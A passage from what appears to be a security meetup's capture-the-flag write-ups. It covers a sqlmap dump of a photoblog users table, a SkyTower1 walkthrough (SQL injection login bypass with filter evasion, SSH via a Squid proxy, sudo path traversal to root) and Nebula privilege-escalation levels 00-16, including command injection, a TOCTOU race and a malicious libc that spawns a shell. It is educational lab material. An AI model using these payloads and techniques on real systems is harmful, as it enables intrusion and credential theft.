    Payload: id=1 AND (SELECT 7688 FROM(SELECT COUNT(*),CONCAT(0x7176797571,(SELECT
    ↪(CASE WHEN (7688=7688) THEN 1 ELSE 0 END)),0x7177736d71,FLOOR(RAND(0)*2))x FROM
    ↪INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176797571,0x6f457757694572625645,
    ↪0x7177736d71),NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1 AND SLEEP(5)
---
[17:54:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
##### SNIP #####
hacker@kali:~$ # Get available databases
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
    --batch --output-dir $PWD/sqlmap --dbms=mysql --dbs
##### SNIP #####
available databases [2]:
```

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```
[*] information_schema
[*] photoblog
##### SNIP #####
hacker@kali:~$ # List tables in photoblog table
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
--batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog --tables
##### SNIP #####
[17:59:18] [INFO] fetching tables for database: 'photoblog'
Database: photoblog
[3 tables]
+-----+
| categories |
| pictures   |
| users      |
+-----+
##### SNIP #####
hacker@kali:~$ # Dump the users table - sqlmap actually cracks the password too
hacker@kali:~$ sqlmap --random-agent -u "http://$TARGET/cat.php?id=1" \
--batch --output-dir $PWD/sqlmap --dbms=mysql -D photoblog -T users --dump
##### SNIP #####
[18:00:51] [INFO] cracked password 'P4ssw0rd' for hash
->'8efe310f9ab3efeae8d410a8e0166eb2'
[18:01:55] [INFO] postprocessing table dump
Database: photoblog
Table: users
[1 entry]
+---+-----+-----+-----+
| id | login | password |
+---+-----+-----+-----+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+---+-----+-----+-----+
##### SNIP #####
```

3.25 SkyTower1

This is to document the meetup's efforts responding to the challenge [SkyTower](#).

We skip the setup of the provided *VirtualBox* VDI, assuming that it is running on the local network.

3.25.1 network reconnaissance

Since skytower is on our local network we'll use *nmap* to fingerprint all hosts to figure out which one is skytower:

```
hacker@kali:~$ sudo nmap -n -F -O 192.168.1.0/24
##### SNIP #####
Nmap scan report for 192.168.1.105
Host is up (0.0039s latency).
Not shown: 97 closed ports
PORT      STATE SERVICE
22/tcp    filtered ssh
80/tcp    open  http
3128/tcp  open  squid-http
MAC Address: 08:00:27:54:4A:37 (Cadmus Computer Systems)
```

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```

Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10
Network Distance: 1 hop
##### SNIP #####
OS detection performed. Please report any incorrect results at http://nmap.org/submit/
↪ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 17.06 seconds

```

The most likely IP for skywalker is 192.168.1.105 which is running ssh (filtered), http, and a squid-http proxy. For completeness we'll get the service versions.

```

hacker@kali:~$ sudo nmap -n -sV -p T:22,80,3128 192.168.1.105

Starting Nmap 6.47 ( http://nmap.org ) at 2014-11-05 09:32 PST
Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
PORT      STATE      SERVICE      VERSION
22/tcp    filtered  ssh
80/tcp    open       http         Apache httpd 2.2.22 ((Debian))
3128/tcp  open       http-proxy   Squid http proxy 3.1.20
MAC Address: 08:00:27:54:4A:37 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds

```

3.25.2 web server sql injection

Pointing a web browser at the skytower web server reveals a login form:

```

hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl $TARGET 2>/dev/null | sed -n '/<form/,/<\//form/p'
<form style="margin: 0 auto;width:250px;" action='login.php' method='POST'>
<br><strong>Skytech Login:</strong><br><br>
<label for="email" style="display: inline-block; width: 90px;" >E-mail:</label>
<input name="email" type="text" size=15 ><br><br>
<label for="password" style="display: inline-block; width: 90px;">Password:</
↪label>
<input name="password" type="password" size=15><br><br>
<input type="submit" value="Login">
</form>

```

So the login form has 2 arguments: *email* and *password*. Let's look for SQL injection exploits by trying first *email* as *test '* (note the trailing single quote ') and *password* as the empty string.

```

hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php --form email="test'" \
--form password="" --form submit="Login" \
http://$TARGET/login.php
There was an error running the query [You have an error in your SQL syntax; check the
↪manual that corresponds to your MySQL server version for the right syntax to use
↪near ''test'' and password='' at line 1]
hacker@kali:~$

```


This one query is revealing because of the error message: SQL injection is possible, the backend database is MySQL, and the actual query looks something like `SELECT * FROM table where email = '$email' and password = '$password'` (where `$email` and `$password` are the user input values). That is, stripping off the surrounding single quotes from the error message leaves `'test'` and `password=''`, implying the above query format.

Knowing this allows crafting a simple SQL injection. Since OR has lower precedence than AND, if we append `OR NOT ''` we get a query like `email = '' and password = '' OR NOT ''` which is always true. So let's try that first using *email* as the empty string and *password* = `' OR NOT ''`:

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php --form email="" \
  --form password="' OR NOT '" --form submit="Login" \
  http://$TARGET/login.php
<br>Login Failed</br>
hacker@kali:~$
```

Wait - it was valid syntax and should have worked but didn't. Let's force a syntax error to see what's going on by removing the leading `'` in *password*.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php \
  --form email="" --form password=" OR NOT '" --form submit="Login" \
  http://$TARGET/login.php
There was an error running the query [You have an error in your SQL syntax; check the
↪manual that corresponds to your MySQL server version for the right syntax to use
↪near '' '' at line 1]
hacker@kali:~$
```

What happened to `OR NOT`? It was apparently filtered out. Knowing that MySQL could also use `|| !` for the same thing we'll try that:

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ curl --silent --form action=login.php --form email="" \
  --form password=" || ! '" --form submit="Login" \
  http://$TARGET/login.php
<HTML>
##### SNIP #####
  <br><strong><font size=4>Welcome john@skytech.com</font><br /> </br></strong>As you
↪may know, SkyTech has ceased all international operations.<br><br> To all our long
↪term employees, we wish to convey our thanks for your dedication and hard work.<br>
↪<br><strong>Unfortunately, all international contracts, including yours have been
↪terminated.</strong><br><br> The remainder of your contract and retirement fund,
↪<strong>$2</strong> ,has been payed out in full to a secure account. For security
↪reasons, you must login to the SkyTech server via SSH to access the account details.
↪<br><br><strong>Username: john</strong><br><strong>Password: hereisjohn</strong>
↪<br><br> We wish you the best of luck in your future endeavors. <br> </div> </div></
↪HTML>
hacker@kali:~$
```

Intermediate success! We've just been given instructions to SSH using `userid/password john/hereisjohn`. Before we do that, what if `|| !` were also filtered? Then we would have tried `OORR NNOTOT`, which also works. Filtering input is hard. Note the following also work: both email & password as `' * '`; or email = `' *` and password = `|| ! '`.

3.25.3 web server shell access

Of course it can't be as easy as `TARGET=192.168.1.105 ssh john@$TARGET` which hangs (remember the nmap ssh state of "filtered"). However, ssh works through the proxy server on \$TARGET using the option *ProxyCommand* with either `socat` or `proxytunnel`. Since `socat` is more likely to be present on a server we prefer that method but illustrate both. Note that the ssh destination "`john@127.0.0.1`" is relative to the proxy server, not the local host.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ ssh -o "ProxyCommand proxytunnel -p $TARGET:3128 \
-d %h:%p" john@127.0.0.1
Via 192.168.1.105:3128 -> 127.0.0.1:22
##### SNIP #####
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64
##### SNIP #####
Last login: Fri Jun 20 07:41:08 2014

Funds have been withdrawn
Connection to 127.0.0.1 closed.
hacker@kali:~$

hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    john@127.0.0.1
john@127.0.0.1's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64
##### SNIP #####
Last login: Wed Nov  5 14:37:02 2014 from localhost

Funds have been withdrawn
Connection to 127.0.0.1 closed.
hacker@kali:~$
```

However, the ssh immediately logs off. So we tried to instead run the command `exec /bin/bash` and that avoided the immediate logoff (adding in the problem of an environment without `.profile` nor `.bashrc` being run). But that gave us the hint why we were immediately logged off: either `.profile` or `.bashrc` caused the exit, so we fix that:

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    john@127.0.0.1 exec /bin/bash
john@127.0.0.1's password:
ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile
cat .profile
##### SNIP #####
cat .bashrc
##### SNIP #####
exit
# get rid of the ending exit command
mv .bashrc bashrc
grep -v exit bashrc > .bashrc
```

Now we can login and not get logged off. But our user can't do much of anything as they have few privileges.

```
hacker@kali:~$ TARGET=192.168.1.105
```

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```

hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    john@127.0.0.1
john@127.0.0.1's password:
##### SNIP #####
john@SkyTower:~$ id
uid=1000(john) gid=1000(john) groups=1000(john)
john@SkyTower:~$ sudo -l
[sudo] password for john:
Sorry, user john may not run sudo on SkyTower.

```

So we'll search for another user that might have more privileges by looking at the MySQL database.

3.25.4 dump the MySQL user database

Now we're on skywalker as non-root user john. There are many options for capturing the flag: Apache web server, squid proxy, OS misconfiguration, and a MySQL database having user account information (being perhaps the most likely candidate). Below we dump the user account information by getting the MySQL root access from the *login.php* script.

```

john@SkyTower:~$ grep DocumentRoot /etc/apache2/sites-available/default
DocumentRoot /var/www
john@SkyTower:~$ more /var/www/login.php
##### SNIP #####
$db = new mysqli('localhost', 'root', 'root', 'SkyTech');
##### SNIP #####
john@SkyTower:/var/www$ mysql -u root -proot
Welcome to the MySQL monitor.  Commands end with ; or \g.
##### SNIP #####
mysql> show databases
+-----+
| Database |
+-----+
| information_schema |
| SkyTech |
| mysql |
| performance_schema |
+-----+
4 rows in set (0.00 sec)

mysql> use SkyTech
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_SkyTech |
+-----+
| login |
+-----+
1 row in set (0.00 sec)

```

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```
mysql> select * from login;
+----+-----+-----+
| id | email                | password      |
+----+-----+-----+
| 1  | john@skytech.com     | hereisjohn   |
| 2  | sara@skytech.com     | ihatethisjob |
| 3  | william@skytech.com  | senseable    |
+----+-----+-----+
3 rows in set (0.00 sec)

mysql> quit
Bye
```

One minor correction: william's password is actually "sensable", not "senseable" as found in the login table.

3.25.5 capture the flag

User william/sensable was a dead end but sara/ihatethisjob captured the flag.

```
hacker@kali:~$ TARGET=192.168.1.105
hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    william@127.0.0.1 exec /bin/bash
william@127.0.0.1's password:
id
uid=1002(william) gid=1002(william) groups=1002(william)
sudo -l
sudo: no tty present and no askpass program specified
exit
hacker@kali:~$ ssh -o \
    "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    sara@127.0.0.1 exec /bin/bash
sara@127.0.0.1's password:
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\: /usr/local/bin\: /usr/sbin\: /usr/bin\: /sbin\: /bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sudo ls /accounts/../../root/
flag.txt
sudo cat /accounts/../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
exit
hacker@kali:~$ ssh -o "ProxyCommand socat STDIO PROXY:$TARGET:%h:%p,proxyport=3128" \
    root@127.0.0.1
root@127.0.0.1's password:
##### SNIP #####
root@SkyTower:~# id
uid=0(root) gid=0(root) groups=0(root)
```

3.26 Exploit Exercises Nebula

This is to document the meetup's efforts responding to the challenge [Exploit Exercises Nebula](#). Nebula intends to teach the basics of local privilege escalation.

Don't spend too much time on any one exercise - peek to get a hint. For the most part, the solutions are relatively easy if you understand the concepts. If you don't get it then there's either some simple error or unknown concept that is an impediment. In both cases that's not worth hours flailing away - your goal is to learn new concepts efficiently. In fact, it appears level11 no longer has a solution. You also may find level15, level17, and level18 (at least parts of it) challenging.

3.26.1 Nebula Level 00

Download and run the nebula vm, logging in with level00/level00.

```
level00@nebula:~$ find / -perm /g+s -user flag00 2>/dev/null
/bin/.../flag00
/rofs/bin/.../flag00
level00@nebula:~$ /bin/.../flag00
Congrats, now run getflag to get your flag!
flag00@nebula:~$ getflag
You have successfully executed getflag on a target account
flag00@nebula:~$
```

3.26.2 Nebula Level 01

Run the nebula vm, logging in with level01/level01.

```
level01@nebula:~$ echo getflag > echo
level01@nebula:~$ chmod +x echo
level01@nebula:~$ PATH=/home/level01:$PATH /home/flag01/flag01
You have successfully executed getflag on a target account
level01@nebula:~$
```

3.26.3 Nebula Level 02

Run the nebula vm, logging in with level02/level02.

```
level02@nebula:~$ USER=""; getflag; echo " /home/flag02/flag02
about to call system("/bin/echo ; getflag; echo  is cool")

You have successfully executed getflag on a target account
is cool
level02@nebula:~$
```

3.26.4 Nebula Level 03

Run the nebula vm, logging in with level03/level03.

```
level03@nebula:~$ cat > ~flag03/writable.d/runme.sh <<EOF
#!/usr/bin/env bash
cp /bin/getflag /home/flag03/
chmod 4777 /home/flag03/getflag
EOF
level03@nebula:~$ # ... wait for cronjob to run ...
level03@nebula:~$ /home/flag03/getflag
You have successfully executed getflag on a target account
level03@nebula:~$
```

3.26.5 Nebula Level 04

Run the nebula vm, logging in with level04/level04.

```
level04@nebula:~$ ln -s /home/flag04/token bypass
level04@nebula:~$ /home/flag04/flag04 bypass
06508b5e-8909-4f38-b630-fdb148a848a2
level04@nebula:~$ # use this as password for su
level04@nebula:~$ su - flag04 -c getflag
Password: 06508b5e-8909-4f38-b630-fdb148a848a2
You have successfully executed getflag on a target account
level04@nebula:~$
```

3.26.6 Nebula Level 05

Run the nebula vm, logging in with level05/level05.

```
level05@nebula:~$ tar -xzvf ~flag05/.backup/backup-19072011.tgz
level05@nebula:~$ ssh flag05@nebula
The authenticity of host 'nebula (127.0.0.1)' can't be established.
ECDSA key fingerprint is ea:8d:0:1d:f1:69:e6:1e:55:c7:ec:e9:76:a1:37:f0.
Are you sure you want to continue connecting (yes/no)? yes
...
flag05@nebula:~$ getflag
You have successfully executed getflag on a target account
flag05@nebula:~$
```

3.26.7 Nebula Level 06

Run the nebula vm, logging in with level06/level06.

```
level06@nebula:~$ grep flag06 /etc/passwd | cut -d: -f 2
ueqwOCnSGdsuM
level06@nebula:~$ # Go offline with a password cracker and get "hello"
level06@nebula:~$ su - flag06 -c getflag
Password: hello
You have successfully executed getflag on a target account
level06@nebula:~$
```

3.26.8 Nebula Level 07

Run the nebula vm, logging in with level07/level07.

```
level07@nebula:~$ wget -q -O - \
http://nebula:7007/?Host=www.google.com%3B%20getflag | \
grep getflag
You have successfully executed getflag on a target account
flag07@nebula:~$
```

3.26.9 Nebula Level 08

Run the nebula vm, logging in with level08/level08.

```
level08@nebula:~$ # The only interesting file seems to be ~flag08/capture.pcap
level08@nebula:~$ ls -laR ~flag08
/home/flag08:
total 14
drwxr-x--- 2 flag08 level08 86 2012-08-19 03:07 .
drwxr-xr-x 1 root root 60 2012-08-27 07:18 ..
-rw-r--r-- 1 flag08 flag08 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag08 flag08 3353 2011-05-18 02:54 .bashrc
-rw-r--r-- 1 root root 8302 2011-11-20 21:22 capture.pcap
-rw-r--r-- 1 flag08 flag08 675 2011-05-18 02:54 .profile
level08@nebula:~$ # break traffic into separate flows
level08@nebula:~$ tcpflow -q -r capture.pcap
level08@nebula:~$ # look at outbound traffic for level 8 passwords
level08@nebula:~$ od -c 059.233.235.218.39247-059.233.235.223.12121
##### SNIP #####
0000260 374 " l e v e l 8 \r b a c k d o o
0000300 r 177 177 177 0 0 R m 8 177 a t e \r
0000316
level08@nebula:~$ # There goes "backdoo" DEL DEL DEL "00Rm8" DEL "ate"
level08@nebula:~$ # = "backd00Rmate" after applying DEL's
level08@nebula:~$ su - flag08 -c getflag
Password: backd00Rmate
You have successfully executed getflag on a target account
level08@nebula:~$
```

3.26.10 Nebula Level 09

Run the nebula vm, logging in with level09/level09. If you run `objdump -M intel S ~flag09/flag09 > code.txt` and `objdump -j .rodata -S ~flag09/flag09 > rodata.txt` you'll see that `~flag09/flag09` does `setuid(geteuid())` then calls `execve()` to run `/usr/bin/php -f /home/flag09/flag09.php` with `PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin` and `PS1=wibblywobblytimeywimeystuff$`. So don't get any smart ideas about playing with the `PATH` or running a substitute `~flag09/flag09`. See [e \(PREG_REPLACE_EVAL\)](#) for an example of PHP code injection for `preg_replace`.

```
level09@nebula:~$ echo '[email `${getflag}`}]' > exploit
level09@nebula:~$ ~flag09/flag09 exploit dont_use_me
PHP Notice: Undefined variable: You have successfully executed getflag on a target_
↪account
in /home/flag09/flag09.php(15) : regexp code on line 1

level09@nebula:~$
```

3.26.11 Nebula Level 10

Run the nebula vm, logging in with level10/level10. First we point out an apparently unintended “solution” which shows a “bug” in the nebula level10 setup: there’s a file *x* that has the flag10 password in it:

```
level10@nebula:~$ ls
x
level10@nebula:~$ strings x
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
level10@nebula:~$ su - flag10 -c getflag
Password: 615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
You have successfully executed getflag on a target account
level10@nebula:~$
```

OK - let’s figure out the real solution. First the obvious things. The level10 description points to [access\(2\)](#) which has the huge hint:

Warning: Using `access()` to check if a user is authorized to, for example, open a file before actually doing so using `open(2)` creates a security hole, because the user might exploit the short time interval between checking and opening the file to manipulate it. For this reason, the use of this system call should be avoided.

Second obvious thing based on the prior levels is that `~flag10/token` is what we’re after.

Combining these, we’re going to run `~flag10/flag10 safe 127.0.0.1` where *safe* starts out as something level10 can access but is changed to become `ln -s ~flag10/token safe`. So sometime immediately after the attempt to connect to port 18211, *safe* must be changed to reference `~flag10/token`. We choose to use `socat` to connect to port 18211 because it can run a script (to switch *safe*) in response to a connection (and we’ll make it spawn a new task for each connection):

```
level10@nebula:~$ echo ".oO Oo." > safe
level10@nebula:~$ cp safe capture
level10@nebula:~$ cat > capture18211.sh <<EOF
#!/usr/bin/env bash
cd /home/level10
rm -f safe
ln -s ~flag10/token safe
cat - >capture
rm -f safe
echo ".oO Oo." >safe
EOF
level10@nebula:~$ chmod +x capture18211.sh
level10@nebula:~$ socat tcp4-listen:18211,bind=127.0.0.1,reuseaddr,fork \
EXEC:/home/level10/capture18211.sh
```

In another window we’ll try running `~flag10/flag10 safe 127.0.0.1` in a loop to see if `socat .. . EXEC:/home/level10/capture18211.sh` is fast enough to switch *safe* to `ln -s ~flag10/token safe`:

```
level10@nebula:~$ cat > try.sh <<EOF
#!/usr/bin/env bash
while [ \$(grep -v "oO Oo." capture | wc -l) -eq 0 ] ; do
    ~flag10/flag10 safe 127.0.0.1
done
EOF
level10@nebula:~$ chmod +x try.sh
level10@nebula:~$ ./try.sh
Connecting to 127.0.0.1:18211 .. Connected!
```

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```

Sending file .. wrote file!
level10@nebula:~$ cat capture
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
level10@nebula:~$ su - flag10 -c getflag
Password: 615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
You have successfully executed getflag on a target account
level10@nebula:~$

```

With only 1 try it worked. Now if it didn't work in lots of attempts we could try using `nice -n 19 ./try.sh` to slow down `~flag10/flag10`

3.26.12 Nebula Level 11

Run the nebula vm, logging in with level11/level11.

This one can't be solved in the intended manner. If you run `objdump -M intel -S ~flag11/flag11 > code.txt` you'll see that the purported source file for this one is not the actual code for `~flag11/flag11`. That is, the running `~flag11/flag11` program's function `process()` calls `setgid(getgid())` and `setuid(getuid())` prior to running `system()`. `getuid()` gets the real uid while `setuid()` sets the effective uid, making the `system()` call run as level11. So `getflag` cannot successfully be run by exploiting the `system()` call. Boooo - a waste of time. You can search the web for "solutions", but if you actually run them they won't work - something changed since they posted their solution.

If the code were as given in the problem description, then the following would work (after running a number of times because a buffer is uninitialized and we must wait until we get byte 2 of buf to be zero).

```

level11@nebula:~$ cat > input <<EOF
Content-Length: 1
B
EOF
level11@nebula:~$ ln -s /bin/getflag C
level11@nebula:~$ # Run until 2nd byte of buf is 0.
level11@nebula:~$ PATH=/home/level11:$PATH ~flag11/flag11 < input
sh: '$C\360\256': command not found
level11@nebula:~$ PATH=/home/level11:$PATH ~flag11/flag11 < input
getflag is executing on a non-flag account, this doesn't count

```

Yes, we know that if you produce a buffer of length 1024 instead of 1 you can avoid that problem, but we want to spend as little time as possible on this broken problem.

On a side note we'll explain something that is left out of other web attempts at this problem. You see that the `process()` function mangles your input, so you can't just place "getflag" in the input. You have to create input that when mangled gives you "getflag", in essence computing the inverse of `process()`. Here is the key part of `process()`:

```

for(i = 0; i < length; i++) {
    buffer[i] ^= key;
    key -= buffer[i];
}

```

So how to reverse this? If you start with buffer `b[0]`, `b[1]`, ... you also have implicitly `key = k[0]`, `k[1]`, ... where `k[i+1] = k[i] - b[i]^k[i]`. (NOTE - the "C" code in `key -= buffer[i];` uses `buffer[i]` which already has `^=key` applied to it, so that's where the formula for `k[i+1]` has the `k[i]` on the right side.) Say we run `process()` producing `B[0]`, `B[1]`, ... and implicitly `K[0] = k[0]`, `K[1]`, How do we compute the inverse?

Clearly $B[0] = b[0] \oplus k[0] = b[0] \oplus K[0]$, so applying $(\oplus K[0])$ to both sides gets us $B[0] \oplus K[0] = b[1]$.

Next, following `process()` $B[1] = b[1] \oplus (k[0] - b[0] \oplus k[0])$, substituting $B[0]$ on the right we get $B[1] = b[1] \oplus (K[0] - B[0])$ or (applying “ $\oplus (K[0] - B[0])$ ” to both sides) $B[1] \oplus (K[0] - B[0]) = b[1]$.

So then the inverse computation code is slightly different as shown below. (NOTE - the “C” code in `key -= buffer[i] ^ key;` uses `buffer[i]` which already has `^=key` applied to it, and we need the *original* `buffer[i]`, so we have to apply a second `^ key` to it below. Remember, $buffer[i] \oplus key \oplus key = buffer[i]$.)

```
for(i = 0; i < length; i++) {
    buffer[i] ^= key;
    key -= buffer[i] ^ key;
}
```

3.26.13 Nebula Level 12

Run the nebula vm, logging in with level12/level12.

```
level12@nebula:~$ nc 127.0.0.1 50001
Password: `getflag` > /tmp/getflag
Better luck next time
level12@nebula:~$ cat /tmp/getflag
You have successfully executed getflag on a target account
```

3.26.14 Nebula Level 13

Run the nebula vm, logging in with level13/level13. The easy way is to run the program via `gdb`, setting a breakpoint where the uid check is made so you can force it to the desired 1000, thus getting the output token.

```
level13@nebula:~$ objdump -M intel -S ~flag13/flag13 > code.txt
level13@nebula:~$ # Read code.txt, see 0x80484f4 checks uid = 1000 = 0x3e8
level13@nebula:~$ gdb ~flag13/flag13
##### SNIP #####
(gdb) b *0x80484f4
Breakpoint 1 at 0x80484f4
(gdb) run
Starting program: /home/flag13/flag13

Breakpoint 1, 0x080484f4 in main ()
(gdb) set $eax=0x3e8
(gdb) c
Continuing.
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
[Inferior 1 (process 4167) exited with code 063]
(gdb) quit
level13@nebula:~$ su - flag13 -c getflag
Password: b705702b-76a8-42b0-8844-3adabbe5ac58
You have successfully executed getflag on a target account
level13@nebula:~$
```

Another interesting solution is from [Level 13 in Nebula Solutions - All Levels](#). Here, you replace the `getuid()` function by preloading a shared library whose `getuid()` always returns 1000. You have to remember that since `~flag13/flag13` is `setuid` you can’t just slip in another library, but must instead make a non-`setuid` copy. In the end, it’s even easier than using `gdb` above.

```

level13@nebula:~$ # Get a non-setuid copy of ~flag13/flag13
level13@nebula:~$ cp ~flag13/flag13 .
level13@nebula:~$ # Preload an altered getuid()
level13@nebula:~$ cat > getuid.c <<EOF
#include <unistd.h>
uid_t getuid() { return 1000; }
EOF
level13@nebula:~$ gcc -shared -o getuid.so getuid.c
level13@nebula:~$ LD_PRELOAD=./getuid.so ./flag13
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
level13@nebula:~$ su - flag13 -c getflag
Password: b705702b-76a8-42b0-8844-3adabbe5ac58
You have successfully executed getflag on a target account
level13@nebula:~$

```

3.26.15 Nebula Level 14

Run the nebula vm, logging in with level14/level14.

```

level14@nebula:~$ # See how many characters in token (= 37)
level14@nebula:~$ wc -c ~flag14/token
37 /home/flag14/token
level14@nebula:~$ # Lazy so try 37 A's to see how encryption works
level14@nebula:~$ python -c \
    "import os; os.system('echo ' + 37*'A' + ' | ~flag14/flag14 -e') "
ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcde/
level14@nebula:~$
level14@nebula:~$ # Looks like adds n to byte position n, n=0, ...
level14@nebula:~$ cat > decrypt.py <<EOF
#!/usr/bin/env python
token = '857:g67?5ABBo:BtDA?tIvLDKL{MQPSRQWW.'
pw = ""
for i, c in enumerate(token):
    pw = pw + chr(ord(token[i]) - i)
print(pw)
EOF
level14@nebula:~$ python decrypt.py
8457c118-887c-4e40-a5a6-33a25353165
level14@nebula:~$ su - flag14 -c getflag
Password: 8457c118-887c-4e40-a5a6-33a25353165
You have successfully executed getflag on a target account
level14@nebula:~$

```

3.26.16 Nebula Level 15

Run the nebula vm, logging in with level15/level15.

This is difficult as it requires knowledge about shared libraries that many security wanna-be’s don’t have (like me). But then again, the purpose of doing these challenges is to learn, and learn you will with this one. The following 2 solution efforts are well worth reading: [void s3curity Exploit Exercise - RPATH Vulnerability](#) and [Louis Li Nebula Shell Exploits \(Solutions 15-19\)](#) (but stop reading after level15, otherwise you might ruin the learning experience with 16 - 19).

This one starts off with looking for “anything out of the ordinary”, which for someone not familiar with shared libraries could be just about anything in the output :) The majority of output is about “No such file” in

`open("/var/tmp/flag15/...") = -1` Looking at `ls -laR /var/tmp/level15` we see it's empty and owned by level15 - prime for injecting code through a shared library. After many twists and turns followed by consulting the above links, here is a relatively short (not simple) solution. First look at the `.dynsym` section for `libc` routines to inject:

```
level15@nebula:~$ readelf --dyn-syms ~flag15/flag15

Symbol table '.dynsym' contains 5 entries:
   Num:      Value           Size Type      Bind   Vis      Ndx Name
   ---:      -
   0: 00000000          0 NOTYPE    LOCAL  DEFAULT UND
   1: 00000000          0 FUNC     GLOBAL  DEFAULT UND puts@GLIBC_2.0 (2)
   2: 00000000          0 NOTYPE    WEAK    DEFAULT UND __gmon_start__
   3: 00000000          0 FUNC     GLOBAL  DEFAULT UND __libc_start_main@GLIBC_2.0 (2)
   4: 080484cc          4 OBJECT    GLOBAL  DEFAULT 15 _IO_stdin_used
```

After a personal false start of `puts()`, `__libc_start_main@GLIBC_2.0` is the routine to inject: it's called first and we can `execve()` to get a shell. There are 2 stumbling blocks:

1. Specifying the "GLIBC_2.0" part of `__libc_start_main@GLIBC_2.0`
`gcc` has a `-version-script` option where you can specify "GLIBC_2.0".
2. Linking in the rest of `libc` (since you're not replacing all of `libc`).

That was solved by two `gcc/ld` static linking options: first `-static-libgcc` which uses the static `libgcc`, then the linker option `-Bstatic` to avoid dynamically linking against shared libraries (remember we can't dynamically use the real `libc`).

Here goes an amazingly short solution from the `v0id` and `Louis Li` links above:

```
level15@nebula:~$ # GLIBC_2.0 part of __libc_start_main@GLIBC_2.0
level15@nebula:~$ echo 'GLIBC_2.0 { };' > version
level15@nebula:~$ # libc.c source needs __libc_start_main routine
level15@nebula:~$ #   which will run a flag15 shell
level15@nebula:~$ cat > libc.c <<EOF
#include<stdlib.h>
#define SHELL "/bin/sh"

int __libc_start_main(int (*main) (int, char **, char **), int argc, char ** ubp_av,
void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_
end))
{
    char *file = SHELL;
    char *argv[] = {SHELL,0};
    setresuid(geteuid(),geteuid(), geteuid());
    execve(file,argv,0);
}
EOF
level15@nebula:~$ # Create static shared library that uses static-libgcc
level15@nebula:~$ #   this is key to avoiding errors
level15@nebula:~$ gcc -shared -static-libgcc \
-Wl,--version-script=version,-Bstatic libc.c -o libc.so.6
level15@nebula:~$ mv libc.so.6 /var/tmp/flag15/
level15@nebula:~$ ~flag15/flag15
sh-4.2$ # Show running as flag15 and getflag
sh-4.2$ id
uid=984(flag15) gid=1016(level15) groups=984(flag15),1016(level15)
sh-4.2$ getflag
You have successfully executed getflag on a target account
sh-4.2$ exit
```

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```
exit
level15@nebula:~$
```

3.26.17 Nebula Level 16

Run the nebula vm, logging in with level16/level16.

I personally wasted a lot of time trying to use [Extended Patterns](#) (`{...}`). The idea is that in the web code `$pw =~ $password` you could execute some code by passing in (`{system("/bin/getflag > /tmp/proof.txt")}`). But by default this is not allowed and you have to have something like `use re 'eval';` added to the source to allow this to happen. And I can't do that.

It turns out the actual solution is much simpler and focuses on the source code `... `egrep "^$username" /home/flag16/userdb.txt 2>&1`;`. There are 2 problems to solve. First everything is translated to upper case and text after blanks are stripped off. So the exploit will involve running `/tmp/GETFLAG`. But we have to work around the `/tmp` part by letting the shell figure it out: `ls /*/GETFLAG`. Here goes a solution:

```
level16@nebula:~$ echo "/bin/getflag > /tmp/getflag.txt" > /tmp/GETFLAG
level16@nebula:~$ chmod +x /tmp/GETFLAG
level16@nebula:~$ wget -O wget.txt \
    http://127.0.0.1:1616/index.cgi?username='`/*/GETFLAG`'
